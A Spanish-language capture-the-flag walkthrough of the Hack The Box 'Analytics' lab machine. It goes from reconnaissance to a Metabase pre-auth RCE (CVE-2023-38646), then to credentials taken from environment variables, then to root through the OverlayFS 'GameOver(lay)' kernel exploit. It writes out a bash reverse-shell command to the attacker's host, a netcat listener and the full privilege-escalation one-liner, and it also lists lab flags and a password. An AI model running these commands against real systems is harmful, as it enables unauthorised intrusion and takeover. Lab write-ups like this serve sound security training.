Analytics_machine

Notas sobre la resolución de la máquina Analytics

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.233

ping -c 1 10.10.11.23 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.20 -oG allPorts`
```

Puertos Abiertos:

> Open ports: 22, 80

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.20 -oN infoPorts


#### INFO:
```

```
> 22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
>
> 80/tcp open  http nginx 1.18.0 (Ubuntu)


-[*] Buscar versión de Ubuntu

Googlear: OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.4

Data: openssh (1:8.9p1-3ubuntu0.4) jammy <-- *TARGET* -->

- - - - - - -

Googlear: launchpad nginx 1.18.0

Url: https://launchpad.net/ubuntu/+source/nginx/1.18.0-0ubuntu1

Data: nginx (1.18.0-0ubuntu1) focal <-- *TARGET* -->

**NOTA:** Estan usando diferente SO, muy probable que esten utilizando
contenedores docker.
```

---

4) Whatweb

```
└─$ whatweb 10.10.11.233

http://10.10.11.233 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu
Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.233],
RedirectLocation[http://analytical.htb/], Title[302 Found], nginx[1.18.0]


ERROR Opening: http://analytical.htb/ - no address for analytical.htb
```

---

5) Aplicamos Virtual Hosting

```
nano /etc/hosts
10.10.11.233 analytical.htb

Le indicamos a nuestra maquina que resuelva el nombre de dominio con la
dirección IP especificada.
```

---

6) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET "http://10.10.11.23" -I

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Nov 2024 14:58:39 GMT
Content-Type: text/html
Content-Length: 17169
Last-Modified: Fri, 25 Aug 2023 15:24:42 GMT
Connection: keep-alive
ETag: "64e8c7ba-4311"
Accept-Ranges: bytes
```

---

7) Analizar el sitio web con Ctrol+u

Encontramos subdominio: http://data.analytical.htb

DATO: hay que aplicarle virtual hosting

```
nano /etc/hosts
10.10.11.233 data.analytical.htb
```

Analizar: data.analytical.htb

Metabase

¿Qué es Metabase?
Metabase es una herramienta de inteligencia empresarial de código abierto que facilita el acceso a datos y su visualización. Permite a las empresas generar *insights* valiosos sin necesidad de conocimientos técnicos avanzados.

--> Arquitectura basada en contenedores Docker

--> Se conecta con diversas bases de datos

FUENTE: https://www.datactil.com/post/metabase

Buscamos la versión de Metabase

```
curl http://data.analytical.htb/ | grep version
```

RESULT: `"version":{"date":"2023-06-29","tag":"v0.46.6"`

Buscar vulnerabilidad

-> Google: metabase v0.46.6 vulnerability

> `Pre-Authentication Remote Code Execution (CVE-2023-38646)`

-> searchsploit metabase

> `Metabase 0.46.6 - Pre-Auth Remote Code Execution`

Buscar exploit
-> Google: metabase exploit
FUENTE: https://github.com/m3m0o/metabase-pre-auth-rce-poc

---

8) Explotación de RCE

The script needs the **target URL**, the **setup token** and a **command** that will be executed. The setup token can be obtained through the `/api/session/properties` endpoint. Copy the value of the `setup-token` key.


1) Obtenemos token:

```
└─$ curl -sX GET "http://data.analytical.htb/api/session/properties" | jq |
grep "setup-token"
  "setup-token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
```

2) Ejecutamos script de python:

```
└─$ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-
b94f-b4ebf3df681f -c 'whoami'
```

[*] Validación con BurpSuit



Ejemplo con traza icmp a nuestra maquina atacante:

Ejecución de script python

```
┌──(sonic㉿sonic)-[~/…/machines/hack_the_box/Analytics_machine/metabase-pre-auth-rce-poc]
└─$ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c 'ping -c 1 10.10.16.4'
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```

Ejecución de sniffer:

```
┌──(sonic㉿sonic)-[~]
└─$ sudo tcpdump -i tun0 icmp -n
[sudo] password for sonic:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:18:18.623521 IP 10.10.11.233 > 10.10.16.4: ICMP echo request, id 2, seq 0, length 64
10:18:18.623549 IP 10.10.16.4 > 10.10.11.233: ICMP echo reply, id 2, seq 0, length 64
```

Con esto comprobamos la conectividad!

Ejecutar RCE

1. Consola con netcat

```
└─$ nc -lvnp 443`
```

2. Ejecutar

```
└─$ python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c 'bash -i >& /dev/tcp/10.10.16.4/443 0>&1
```

---

9) No se puede tratar la consola

---

10) Inspección

```
└─$ whoami
metabase


└─$ id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)


└─$ ls -l /home/
drwxr-sr-x    1 metabase metabase      4096 Aug 25  2023 metabase


└─$ sudo -l
bash: sudo: command not found


└─$ cat /etc/passwd | grep "bash$"
no encontro nada

root:x:0:0:root:/root:/bin/ash
metabase:x:2000:2000:Linux User,,,:/home/metabase:/bin/ash
```

NOTA: si ejecutamos "hostname -i" nos damos cuenta que estamos en un contenedor y no en la ip de la maquina victima.

```
└─$ hostname -i
172.17.0.2
```

```
└─$ ls -la
-rwxr-xr-x    1 root     root             0 Nov 11 14:13 .dockerenv

//el archivo no tiene nada :(
```

Ejecutar comando env

```
└─$ env

SHELL=/bin/bash
MB_DB_PASS=
HOSTNAME=2ae30e16c361
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8

META_USER=metalytics    <-- *TARGET* -->
META_PASS=An4lytics_ds20223#    <-- *TARGET* -->

MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java
/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin
```

```
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
```

Acceder por SSH

```
└─$ ssh metalytics@10.10.11.233
pass: An4lytics_ds20223#


metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)


/*Verificar Host*/

metalytics@analytics:~$ hostname -I
10.10.11.233 172.17.0.1 dead:beef::250:56ff:feb0:eb5d

/*ACA VEMOS INTERFAZ DE DOCKER -> 172.17.0.1*/

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:2cff:fed0:2a46  prefixlen 64  scopeid 0x20<link>
        ether 02:42:2c:d0:2a:46  txqueuelen 0  (Ethernet)
        RX packets 13637  bytes 16572113 (16.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7939  bytes 540447 (540.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.233  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb0:eb5d  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb0:eb5d  prefixlen 64  scopeid
0x0<global>
        ether 00:50:56:b0:eb:5d  txqueuelen 1000  (Ethernet)
        RX packets 121077  bytes 7734146 (7.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 101337  bytes 29072609 (29.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

```
        RX packets 27084  bytes 14439233 (14.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27084  bytes 14439233 (14.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth59de965: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::84cf:c6ff:fe34:ee44  prefixlen 64  scopeid 0x20<link>
        ether 86:cf:c6:34:ee:44  txqueuelen 0  (Ethernet)
        RX packets 13637  bytes 16763031 (16.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7960  bytes 542013 (542.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


/*CONTENEDOR*/

metalytics@analytics:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
Iface
10.10.10.2               ether   00:50:56:b9:f3:30   C
eth0
172.17.0.2               ether   02:42:ac:11:00:02   C
docker0
```

---

11) 1° FLAG

```
metalytics@analytics:~$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
metalytics:x:1000:1000:,,,:/home/metalytics:/bin/bash

---

metalytics@analytics:~$ pwd
/home/metalytics

metalytics@analytics:~$ ls -l
total 4
-rw-r----- 1 root metalytics 33 Nov 11 14:12 user.txt

///FLAG
metalytics@analytics:~$ cat user.txt
2f02b2359585dc04b5dc74393e7ec299
```

12) Verificar SO

```
/*KERNEL*/
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed
Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux

/*SO*/
metalytics@analytics:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
```

13) Buscar permisos suid

```
metalytics@analytics:~$ find / -perm -4000 2>/dev/null | xargs ls -l
```

14) Buscar capabilities

```
metalytics@analytics:~$ getcap -r / 2>/dev/null
```

15) Buscar exploit de Kernel

```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed
Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

--> Googlear: 6.2.0-25-generic #25~22.04.2-Ubuntu exploit

--> FUENTE: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629

¿Qué es Overlay FS?

En un alto nivel, OverlayFS, un **sistema de archivos** sindical, permite la superposición de un sistema de archivos en la parte superior de otro, facilitar modificaciones a los archivos sin cambiar el sistema de archivos base. Esta característica es particularmente útil en aplicaciones como Docker Containers, donde es esencial mantener la base imagen sin cambios mientras se aplican modificaciones en una capa separada.
La flexibilidad de los superpuestos, Sin embargo, introduce riesgos de seguridad potenciales. Habilita escenarios donde los usuarios pueden pasar por alto ciertos Restricciones del sistema de archivos (por ejemplo, opciones de montaje como NODEV o NoSUID) enmascarando los sistemas de archivos.

Vulnerabilidad:

Las vulnerabilidades CVE-2023-2640 y CVE-2023-3262, conocidas como "GameOver(lay)", son ***problemas de escalamiento de privilegios en sistemas Ubuntu*** y distribuciones basadas en Debian que utilizan el Kernel de Linux y ***hacen uso del sistema OverlayFS***. Estas vulnerabilidades permiten que un usuario sin privilegios obtenga permisos de root en el sistema, aprovechando la forma en que Overlay maneja los permisos en un entorno multiusuario.

NOTA: Es decir, se aprovecha en como el sistema de archivos OverlayFS maneja los permisos entre capa superior e inferior (solo lectura).

El atacante puede manipular la capa superior de OberlayFS para acceder a archivos o realizar cambios en la capa inferior (que normalmente es solo lectura).

---

16) Explotación

--> FUENTE: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629

1] Ejecutamos el siguiente comando:

```
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'
```

Al fiinal el script asigna permisos SUID a la bash.

2] Ejecutar bash con privilegios heredados

```
metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash

metalytics@analytics:~$ bash -p
```

3] Root FLAG

```
bash-5.1# whoami
root

bash-5.1# cd /root/
bash-5.1# ls -l
total 4
-rw-r----- 1 root root 33 Nov 12 14:25 root.txt

bash-5.1# cat root.txt
b34eeb6ab9bfb7dc2a4bdc89bc060b0b
```